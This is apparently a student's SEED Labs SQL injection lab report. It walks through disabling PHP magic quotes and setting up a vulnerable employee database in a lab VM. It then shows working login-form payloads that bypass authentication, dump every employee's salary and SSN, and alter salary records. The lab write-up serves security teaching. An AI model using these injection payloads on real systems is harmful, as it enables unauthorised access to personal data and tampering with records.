

Pawan Chandra
CSC 154

Lab 5: SQL Injection

Go to the file **/etc/php5/apache2/php.ini** and change **magic_quotes_gpc=On** to **Off**. Use sudo




```
[11/22/2019 17:38] seed@ubuntu:~$ sudo vim /etc/php5/apache2/php.ini
```




```
; otherwise corrupt data being placed in resources such as databases before
; making that data available to you. Because of character encoding issues and
; non-standard SQL implementations across many databases, it's not currently
; possible for this feature to be 100% accurate. PHP's default behavior is to
; enable the feature. We strongly recommend you use the escaping mechanisms
; designed specifically for the database your using instead of relying on this
; feature. Also note, this feature has been deprecated as of PHP 5.3.0 and is
; scheduled for removal in PHP 6.
; Default Value: On
; Development Value: Off
; Production Value: Off
; http://php.net/magic-quotes-gpc
magic_quotes_gpc = Off

; Magic quotes for runtime-generated data, e.g. data from SQL, from exec(), etc.
; http://php.net/magic-quotes-runtime
magic_quotes_runtime = Off

; Use Sybase-style magic quotes (escape ' with '' instead of \').
; http://php.net/magic-quotes-sybase
magic_quotes_sybase = Off

; Automatically add files before PHP document.
                                                           755,18        40%
```

Restart the apache service using the command **sudo service apache2 restart**




```
[11/22/2019 17:43] seed@ubuntu:~$ sudo service apache2 restart
```

Next extract the contents from the **patch.tar.gz** file using the command **tar -zxvf patch.tar.gz**




```
[11/22/2019 18:41] seed@ubuntu:~/Downloads$ ls
patch.tar.gz
[11/22/2019 18:42] seed@ubuntu:~/Downloads$ tar -zxvf patch.tar.gz
patch/logoff.php
patch/Users.sql
patch/bootstrap.sh
patch/edit.php
patch/index.html
patch/style_home.css
patch/unsafe_edit.php
patch/README
patch/unsafe_credential.php
patch/
[11/22/2019 18:42] seed@ubuntu:~/Downloads$
```

Execute the bootstrap.sh file in the patch folder. **./bootstrap.sh**




```
[11/22/2019 18:44] seed@ubuntu:~/Downloads$ ls
patch  patch.tar.gz
[11/22/2019 18:44] seed@ubuntu:~/Downloads$ cd patch/
[11/22/2019 18:44] seed@ubuntu:~/Downloads/patch$ ls
bootstrap.sh  index.html  README          unsafe_credential.php  Users.sql
edit.php      logoff.php  style_home.css  unsafe_edit.php
[11/22/2019 18:44] seed@ubuntu:~/Downloads/patch$ ./bootstrap.sh
[sudo] password for seed:
 * Restarting web server apache2
 ... waiting                                                         [ OK ]
[11/22/2019 18:44] seed@ubuntu:~/Downloads/patch$
```

Start SQL. **mysql -u root -pseedubuntu**




```
[11/22/2019 18:48] seed@ubuntu:~$ mysql -u root -pseedubuntu
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 267
Server version: 5.5.54-0ubuntu0.12.04.1 (Ubuntu)

Copyright (c) 2000, 2016, Oracle and/or its affiliates. All rights reserved.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql>
```

Get access to the Users database and display the tables connected.
Command **use Users;**




```
mysql> use Users;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
mysql>
```

Command **show tables;**




```
mysql> show tables;
+-----------------+
| Tables_in_Users |
+-----------------+
| credential      |
+-----------------+
1 row in set (0.00 sec)

mysql> 
```

Select the user name Alice
Command **select * from credential where name ‘Alice’;**



```
mysql> select * from credential where name='Alice';
+----+-------+-------+--------+-------+----------+-------------+---------+------
-+----------+------------------------------------------+
| ID | Name  | EID   | Salary | birth | SSN      | PhoneNumber | Address | Email
 | NickName | Password                                 |
+----+-------+-------+--------+-------+----------+-------------+---------+------
-+----------+------------------------------------------+
|  1 | Alice | 10000 |  20000 | 9/20  | 10211002 |             |         |
 |          | fdbe918bdae83000aa54747fc95fe0470fff4976 |
+----+-------+-------+--------+-------+----------+-------------+---------+------
-+----------+------------------------------------------+
1 row in set (0.00 sec)

mysql> 
```

Go to www.seedlabsqlinjection.com




Employee Profile Information

Employee ID:

Password:

Copyright © SEED LABs

We can look up admin names without knowing any information by entering the command
1’ or Name=’Admin’#




Employee Profile Information

Employee ID: 1' or Name='Admin'#

Password:

Copyright © SEED LABs



Alice Profile

Employee ID: 10000 salary: 20000 birth: 9/20 ssn: 10211002 nickname: email: address: phone number:

Boby Profile

Employee ID: 20000 salary: 30000 birth: 4/20 ssn: 10213352 nickname: email: address: phone number:

Ryan Profile

Employee ID: 30000 salary: 50000 birth: 4/10 ssn: 98993524 nickname: email: address: phone number:

Samy Profile

Employee ID: 40000 salary: 90000 birth: 1/11 ssn: 32193525 nickname: email: address: phone number:

Ted Profile


Employee ID: 50000 salary: 110000 birth: 11/3 ssn: 32111111 nickname: email: address: phone number:

Admin Profile

Employee ID: 99999 salary: 400000 birth: 3/5 ssn: 43254314 nickname: email: address: phone number:

Copyright © SEED LABs

Since we know the employee ID by now, we can get access to their accounts.
10000';#




Alice Profile

Employee ID	10000
Salary	20000
Birth	9/20
SSN	10211002
NickName	
Email	
Address	
Phone Number	

Copyright © SEED LABs

We can change the salary of Alice from 20000 to 1000000

', Salary='1000000' where EID='10000';#




Alice Profile

Employee ID	10000
Salary	1000000
Birth	9/20
SSN	10211002
NickName	
Email	
Address	
Phone Number	

Copyright © SEED LABs

Next we’re going to change Boby’s salary




Employee Profile Information

Employee ID: 1' or Name='Boby'#

Password:

Copyright © SEED LABs

Boby now also makes $1000000. Before it was $30000

